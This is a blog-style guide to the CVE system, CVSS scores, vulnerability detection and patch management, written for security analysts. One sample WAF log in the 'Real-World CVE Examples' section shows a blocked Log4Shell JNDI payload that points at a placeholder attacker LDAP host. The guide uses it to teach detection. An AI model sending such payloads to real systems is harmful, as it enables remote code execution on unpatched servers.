Friday at 5:00 PM is the exact moment your vulnerability scanner decides to light up the dashboard with ninety new critical alerts. Your phone rings, the CISO is asking whether a new zero-day affects the core payment gateway, and you have exactly ten minutes to provide a clear answer.
Getting that answer requires understanding how the Common Vulnerabilities and Exposures system works. Having CVE Explained properly to junior analysts can be the difference between a controlled response and a weekend spent investigating hundreds of systems.
Every security advisory, threat intelligence report, vulnerability scanner, and patch deployment platform uses CVE identifiers to describe software flaws. Understanding CVE Explained concepts helps security teams quickly determine which assets are affected, how severe the risk is, and what remediation actions should be prioritized.
In this CVE Explained guide, you will learn how Common Vulnerabilities and Exposures are assigned, how CVSS scores measure risk, and how vulnerability management and patch management programs use CVE data to reduce cyber risk. You will also learn how to prioritize remediation efforts and respond faster when new vulnerabilities are disclosed.
What Is CVE? Understanding Common Vulnerabilities and Exposures
Security teams deal with thousands of newly discovered flaws every single year. The term Common Vulnerabilities and Exposures acts as the universal naming system for these software and hardware defects. Before this standard existed, every firewall vendor and antivirus company called the exact same software bug by a completely different name, making cross-platform tracking virtually impossible.
The Core of CVE Explained
A CVE identifier solves this chaos by assigning one unique, standardized reference number to a publicly known cybersecurity vulnerability. In any CVE Explained discussion, the identifier serves as the common language that security teams, vendors, and researchers use to describe the same security flaw.

When you see a code such as CVE-2026-12345, the prefix identifies the Common Vulnerabilities and Exposures system, the middle digits represent the year the vulnerability was assigned, and the final sequence acts as the unique identifier for that specific bug. This structure makes vulnerability tracking consistent across the industry.


The standardization ensures that your network firewall, endpoint protection platform, vulnerability scanner, and IT ticketing system all agree on exactly what is affected. Instead of referring to an issue as an “Exchange bug” or a “Windows flaw,” teams can track a precise and verifiable vulnerability record.
One of the key benefits covered in this CVE Explained guide is automation. Threat intelligence feeds, SIEM platforms, and security orchestration tools can correlate alerts using the same CVE identifier. Security teams can quickly determine exposure levels and prioritize remediation activities.
As organizations mature their vulnerability management and patch management programs, CVE identifiers become the foundation for tracking, prioritizing, and remediating security risks. The system transforms vulnerability tracking from a manual research process into an efficient and automated workflow.
How CVE Explained Works in Cybersecurity
Searching for guides online usually gives you textbook definitions, but the reality of the lifecycle is much more tactical. The process of turning a newly discovered software bug into an official, searchable record involves a structured multi-stage workflow.

The lifecycle begins with discovery. When a security researcher, bug bounty hunter, or internal security team discovers a critical flaw, they do not immediately publish the exploit code. Instead, they submit a detailed technical report to the software vendor or a designated numbering authority.
The numbering authority acts as a gatekeeper. It verifies that the vulnerability exists and affects a supported, distributed software product. This validation process helps prevent duplicate entries and inaccurate reporting.
Once the technical details are confirmed, the vulnerability receives a reserved identifier. The identifier remains non-public during the responsible disclosure period, allowing the vendor time to develop, test, and release patches or mitigation guidance.
After public disclosure, the record becomes available in the official database. This publication creates a rapid chain reaction throughout the cybersecurity industry.
Vulnerability scanners ingest new signatures, threat intelligence platforms update their feeds, and SIEM solutions download new detection content. Security vendors synchronize their products with the newly published information, allowing organizations to identify affected systems more quickly.
The entire security ecosystem reacts at roughly the same time because the publication of a single identifier provides a standardized reference point for vulnerability tracking, detection, and remediation activities.
Real-World CVE Examples and Security Incidents

You will rarely see an attacker politely announce they are exploiting a known flaw on your network. Instead, you see the digital exhaust they leave behind in your system logs. Here is an actual snippet of what your Web Application Firewall captures when someone runs an automated scan against your perimeter searching for the infamous Log4Shell vulnerability.
Plaintext
[2026-10-12 14:32:01] WAF_ALERT [Rule 932130]
SrcIP: 198.51.100.44 | DestIP: 10.0.5.15 | Port: 443
Request_URI: /api/v1/authenticate
User-Agent: ${jndi:ldap://evil-infrastructure.net:1389/ExploitPayload}
Action: BLOCKED
Severity: CRITICAL
Match_Detail: "Pattern match ${jndi: at User-Agent header"
CVE_Reference: CVE-2021-44228
This output tells you exactly what the attacker attempted and the mechanism used to deliver the exploit. The malicious payload is embedded directly within the User-Agent string because the attacker knows the vulnerable Java application will log that value.
When the application processes the log entry, the JNDI lookup can trigger remote code execution. This technique was widely observed during exploitation campaigns targeting vulnerable Apache Log4j deployments.
In this scenario, the web application firewall detected the suspicious JNDI syntax, matched it against a known vulnerability signature, and blocked the request before it reached the target server. The blocked event provides valuable information about the attacker’s methods and intended target.
However, the investigation should not stop after the alert is closed. Security teams must verify whether the destination server actually runs the vulnerable Apache logging library and determine whether any unpatched systems remain exposed.
A web application firewall helps prevent external exploitation attempts, but it does not eliminate the underlying vulnerability. If an attacker gains access through another entry point, they may be able to execute the same payload from inside the network where perimeter controls have limited visibility.
For that reason, organizations should combine network-based protection with vulnerability scanning, asset inventory validation, and timely patch deployment to reduce the overall attack surface.
Common Vulnerability Types Associated with CVEs
Flaws receive official identifiers because they enable specific attack techniques that compromise operating systems, applications, and enterprise services. Each vulnerability category presents different risks and requires different defensive strategies.
Remote Code Execution (RCE) remains one of the most critical vulnerability types. It allows an attacker to execute arbitrary commands on a target system remotely. In many cases, successful exploitation can lead to full server compromise, malware deployment, or unauthorized access to sensitive data.
Privilege Escalation vulnerabilities occur when an attacker with limited access exploits a software flaw to obtain higher permissions. A standard user account may be elevated to administrator or system-level access, allowing the attacker to bypass security controls and gain broader control over the environment.
SQL Injection targets backend databases by manipulating application input fields. Successful attacks can expose customer records, alter stored information, or provide unauthorized access to sensitive business data.
Authentication Bypass vulnerabilities allow attackers to access systems without valid credentials. These flaws often result from weaknesses in session management, authentication logic, or improperly secured administrative interfaces.
Attackers rarely rely on a single vulnerability when targeting well-defended environments. Instead, they combine multiple weaknesses into an attack chain designed to achieve a larger objective.
For example, an attacker might exploit a Cross-Site Scripting (XSS) vulnerability to steal an administrator’s session token. The stolen session can then be used to access a management portal, where a separate privilege escalation flaw provides elevated access to critical systems.
Each vulnerability may appear manageable when viewed independently. However, when several flaws are chained together, the overall risk increases significantly and can lead to complete compromise of an organization’s infrastructure.
CVE Detection Methods for Effective Vulnerability Management
Catching these exploits requires monitoring both the static security posture of your assets and the dynamic behavior of your network and endpoints. Security teams need visibility into what vulnerabilities exist and whether attackers are actively attempting to exploit them.
On the static side, organizations run authenticated vulnerability scans against servers, workstations, and applications. These scanners log into systems, inspect installed software versions, review configuration settings, and compare the results against databases of known vulnerabilities.
The dynamic side focuses on real-time detection. SOC analysts monitor SIEM alerts, endpoint telemetry, and network traffic for suspicious behavior that matches known attack techniques or exploitation patterns.
This is where many security professionals initially get confused. You do not directly detect a vulnerability identifier. Instead, you detect the exploitation attempts or post-exploitation activity associated with a vulnerability.
A vulnerability is simply a weakness that exists within a system. Vulnerability scanners help identify the weakness, while security monitoring tools help identify attackers attempting to abuse it.
For example, a compromised endpoint might suddenly launch an obfuscated PowerShell process that establishes outbound connections to an unfamiliar external IP address. Even if the initial access vector is unknown, endpoint detection tools can flag the behavior as suspicious and generate an alert for investigation.
Threat hunting extends this process further. Analysts proactively search logs and telemetry for indicators of compromise that may not have triggered automated alerts.
Common hunting activities include identifying unexpected outbound connections over non-standard ports, detecting unusual authentication events, and monitoring privileged or service accounts for activity that falls outside normal operating patterns.
By combining vulnerability scanning, endpoint detection, network monitoring, and threat hunting, organizations gain a more complete view of both their exposure and ongoing attack activity.
Business Impact of Unpatched Vulnerabilities
Consider how a critical vulnerability might affect a regional banking environment running legacy core banking applications. A critical remote code execution vulnerability is disclosed on a Friday afternoon for the VPN appliances used by employees to access internal resources remotely.
If a threat actor successfully exploits the vulnerable appliance, they can bypass perimeter defenses and gain direct access to internal network segments. This initial foothold can provide access to systems that were never intended to be exposed to the internet.
The potential impact grows rapidly. Attackers may attempt to steal Active Directory credentials, compromise service accounts, and move laterally across the environment. They often target backup infrastructure to weaken recovery capabilities before launching a larger attack.
In a worst-case scenario, ransomware can spread across virtualized environments, disrupting critical banking operations. Customers may lose access to online banking services, branch operations can be affected, and transaction processing may experience significant delays.
The financial consequences extend far beyond the initial intrusion. Organizations often face incident response costs, forensic investigations, system restoration expenses, and business disruption losses that can quickly reach millions of dollars.

Financial institutions also operate under strict regulatory requirements. Major cybersecurity incidents frequently trigger mandatory reporting obligations, regulatory reviews, and independent security assessments.
When a publicly known critical vulnerability remains unpatched for an extended period, the resulting breach can create operational, financial, regulatory, and reputational challenges that persist long after technical recovery is complete.
This is why vulnerability management and patch management programs are considered essential components of modern cybersecurity risk management. Timely remediation significantly reduces the likelihood of a vulnerability developing into a major security incident.
Patch Management Best Practices for Critical CVEs
Understanding the mechanics of vulnerability identification makes it much easier to explain security risks to leadership teams and justify investments in automated patching and vulnerability management solutions. Effective security programs start with visibility.
Organizations cannot secure assets they do not know exist. Maintaining an accurate and continuously updated asset inventory is one of the most important foundations of cybersecurity. If an unmanaged server appears in a cloud environment without proper oversight, it may remain vulnerable when a critical security advisory is released.

Continuous vulnerability scanning helps security teams identify affected systems as soon as vendors publish new advisories. Regular scanning reduces the time between vulnerability disclosure and remediation.
One of the biggest challenges during major vulnerability events is discovering forgotten systems. Internal development tools, legacy applications, test environments, and third-party appliances often contain vulnerable components that are not included in standard patching workflows.
Security teams should prioritize remediation efforts based on actual business risk rather than relying solely on severity scores. Systems exposed to the internet, critical business applications, and databases containing sensitive customer information typically require immediate attention.
Threat intelligence should also influence patching priorities. When active exploitation is observed in the wild, organizations may need to accelerate remediation timelines and deploy mitigations as quickly as possible.
Many mature organizations establish emergency change management procedures for critical vulnerabilities. These processes allow security and operations teams to deploy urgent fixes outside standard maintenance windows when the potential impact of exploitation outweighs the operational risk of immediate changes.
Combining asset inventory management, continuous scanning, risk-based prioritization, threat intelligence, and rapid patch deployment significantly reduces the likelihood of a critical vulnerability leading to a major security incident.
Security Tools for CVE Detection and Monitoring
Enterprise environments rely on a heavily integrated stack of specific tools to manage the chaos of continuous vulnerability disclosures. Tenable Nessus acts as the industry standard for infrastructure scanning, running deep authenticated checks against endpoints to map installed software against known flaws. It is exceptionally accurate for on-premises infrastructure but traditionally struggles with highly ephemeral containerized environments where assets live for only minutes. Qualys provides comprehensive cloud-based vulnerability management, continuously tracking asset posture without requiring heavy internal scan appliances, though its raw reporting engine can easily overwhelm junior analysts with thousands of unprioritized informational alerts.
CrowdStrike Falcon operates directly at the endpoint level, monitoring running processes in real-time to kill exploit attempts before they execute in memory, effectively stopping the attack even if the system is missing a critical patch. Splunk ingests the logs from all these disparate security tools, allowing your SOC to correlate a static scanner finding with an active firewall block. In real environments, it doesn’t work this cleanly. Scanners generate massive amounts of false positives based on simple banner grabbing, EDR agents occasionally block legitimate administrative scripts during maintenance windows, and SIEM platforms require constant, exhausting tuning to ensure the alerts actually mean something actionable to the team on shift.
Frequently Asked Questions About CVEs
Q: What is the exact difference between a CVE and CVSS scores?

A: The identifier acts as the permanent name of the vulnerability, allowing everyone in the industry to track the exact same flaw. CVSS scores provide the mathematical severity rating, measuring how easy the flaw is to exploit and how much damage it causes.
Q: Does every single software bug get an official identifier?
A: No. Only publicly disclosed vulnerabilities that have a demonstrated, provable negative impact on security receive an official record. Minor functional bugs or flaws discovered in custom, non-distributed internal code do not qualify for the global registry.
Q: How do CVSS scores dictate patch management priority?
A: Scores range mathematically from zero to ten, with anything scoring above nine considered critical severity. Critical flaws usually require minimal technical complexity and no prior authentication to exploit, meaning they must be patched immediately to prevent system compromise.
Q: Who actually manages the central database for these records?
A: The MITRE Corporation operates the primary numbering program, while the National Institute of Standards and Technology manages the National Vulnerability Database which adds the severity metrics and vendor patch links.
Q: Why do automated vulnerability scanners sometimes report false positives?

A: Many lightweight scanners simply check the software version number broadcasted by a service without verifying if the specific vulnerable module is actually enabled. They also frequently miss instances where the operating system vendor backported a security patch without changing the main version number.
Conclusion
Having CVE Explained in practical detail fundamentally changes how organizations approach cybersecurity and infrastructure defense. Understanding how Common Vulnerabilities and Exposures are discovered, assigned, tracked, and disclosed allows security teams to make faster and more informed decisions when new threats emerge.
Effective vulnerability management is not simply about collecting alerts. It requires maintaining accurate asset inventories, monitoring threat intelligence, prioritizing risks based on business impact, and responding quickly to newly disclosed vulnerabilities. Understanding CVSS scores helps security teams separate routine issues from critical threats that require immediate action.
Strong patch management processes are equally important. Organizations that continuously scan their environments, identify affected assets, and deploy security updates quickly are far less likely to suffer major security incidents caused by publicly known vulnerabilities.
The next time a critical advisory appears in your dashboard, do not treat it as just another alert. Use the principles covered in this CVE Explained guide to evaluate exposure, prioritize remediation, and reduce your organization’s attack surface before threat actors can take advantage of the weakness.
By combining Common Vulnerabilities and Exposures tracking, CVSS score analysis, vulnerability management, and disciplined patch management, organizations can build a stronger and more resilient security posture against modern cyber threats.
For a stronger understanding of cybersecurity, network security, vulnerability management, and enterprise defense strategies, explore these related guides:
- What Is Cybersecurity and Why It Is Important Today
https://technaga.com/what-is-cybersecurity-and-why-it-is-important-today/ - Complete Network Security Basics Guide for Beginners 2026
https://technaga.com/what-is-networks-and-network-security-basics-2026/ - NGFW Guide 2026: Firewall Types and How Next-Generation Firewalls Stop Modern Attacks
https://technaga.com/next-generation-firewall-guide-2026/ - IP Address: 12 Essential Concepts Ultimate Guide 2026
https://technaga.com/ip-address-essential-concepts-guide-2026/ - Essential Endpoint Security Guide 2026 for Every Organization
https://technaga.com/endpoint-security-2026-guide/ - Network Segmentation Explained with Real-World Example
https://technaga.com/network-segmentation-guide-ransomware-prevention/ - Security Information and Event Management: Complete SIEM Guide 2026
https://technaga.com/security-information-and-event-management-2026/ - Best SOC Analyst Roadmap 2026: Complete Guide to L1, L2, L3 Roles, Skills, and Tools
https://technaga.com/complete-soc-analyst-roadmap-2026/ - Initial Access in Cybersecurity: Top 3 Attack Vectors You Must Know (2026)
https://technaga.com/initial-access-cybersecurity-attack-vectors-2026/ - Cloud Security Basics 2026: Complete Beginner Guide
https://technaga.com/cloud-security-basics-2026/ - Top 10 Cybersecurity Best Practices for 2026
https://technaga.com/top-10-cybersecurity-best-practices-2026/ - Multi-Factor Authentication (MFA): Critical Guide to Secure Your Systems (2026)
https://technaga.com/multi-factor-authentication-mfa-guide-2026/ - Identity and Access Management in 2026: A Practical Guide for Cloud Security Professionals
https://technaga.com/identity-and-access-management-cloud-security-2026/ - Critical API Security Risks in the Cloud and Best Practices for 2026
https://technaga.com/api-security-cloud-risks-best-practices-2026/ - Cloud Misconfiguration: 10 Critical Errors Leading to Data Breaches in 2026
https://technaga.com/cloud-misconfiguration-data-breaches-2026/ - Zero Trust Security in 2026: Architecture, Real Examples, and Implementation Guide
https://technaga.com/zero-trust-security-2026-guide/ - Forget the Perimeter: Zero Trust vs Traditional Security Technical Comparison 2026
https://technaga.com/zero-trust-vs-traditional-security-2026/ - Password Security Guide 2026: 10 Essential Tips
https://technaga.com/password-security-guide-2026/ - How to Identify Phishing Attacks in 2026 (Complete Guide)
https://technaga.com/how-to-identify-phishing-attacks-in-2026/ - 10 Cybersecurity Tools for Beginners: Complete Guide 2026
https://technaga.com/tech-naga-com-free-cybersecurity-tools-2026/ - 15 Common Online Scams in India: Complete Guide 2026
https://technaga.com/tech-naga-com-online-scams-india-2026-guide/ - 9 Essential Ways to Stop UPI Fraud: Complete Guide 2026
https://technaga.com/upi-fraud-complete-guide-2026/ - Essential Steps: Hacked Android, iPhone Guide 2026
https://technaga.com/android-iphone-mobile-hack-remediation/ - OSI Model Guide: 7 Powerful Layers Every Engineer Must Know
https://technaga.com/osi-model-7-layers-troubleshooting-guide/ - 4 Secrets of the TCP IP Model for Security Analysts
https://technaga.com/tcp-ip-model-security-guide/ - 3-Way Handshake Troubleshooting: Critical Guide for Security Analysts
https://technaga.com/tcp-3-way-handshake-security-analyst-guide/ - Understanding Qubits: How They Break Modern Encryption
https://technaga.com/understanding-qubits-quantum-cybersecurity-2026/
For further reading on Common Vulnerabilities and Exposures (CVE), CVSS scores, vulnerability management, and patch management, explore these authoritative resources:
- MITRE CVE Program
https://www.cve.org/ - National Vulnerability Database (NVD)
https://nvd.nist.gov/ - CISA Known Exploited Vulnerabilities (KEV) Catalog
https://www.cisa.gov/known-exploited-vulnerabilities-catalog - FIRST CVSS Framework Documentation
https://www.first.org/cvss/ - OWASP Top 10 Project
https://owasp.org/www-project-top-ten/ - MITRE CWE (Common Weakness Enumeration)
https://cwe.mitre.org/ - Microsoft Security Response Center (MSRC)
https://msrc.microsoft.com/ - Cisco Security Advisories and Alerts
https://sec.cloudapps.cisco.com/security/center/publicationListing.x - Palo Alto Networks Security Advisories
https://security.paloaltonetworks.com/ - Fortinet PSIRT Security Advisories
https://www.fortiguard.com/psirt - Zscaler ThreatLabz Security Research
https://www.zscaler.com/resources/security-research - Google Cloud Security Bulletins
https://cloud.google.com/support/bulletins - AWS Security Bulletins
https://aws.amazon.com/security/security-bulletins/ - Red Hat Security Data and CVE Database
https://access.redhat.com/security/security-updates - Ubuntu Security Notices (USN)
https://ubuntu.com/security/notices - VMware Security Advisories
https://www.vmware.com/security/advisories.html - Oracle Critical Patch Updates
https://www.oracle.com/security-alerts/ - NIST Cybersecurity Framework (CSF)
https://www.nist.gov/cyberframework - SANS Internet Storm Center
https://isc.sans.edu/ - Exploit Database (Educational Research)
https://www.exploit-db.com/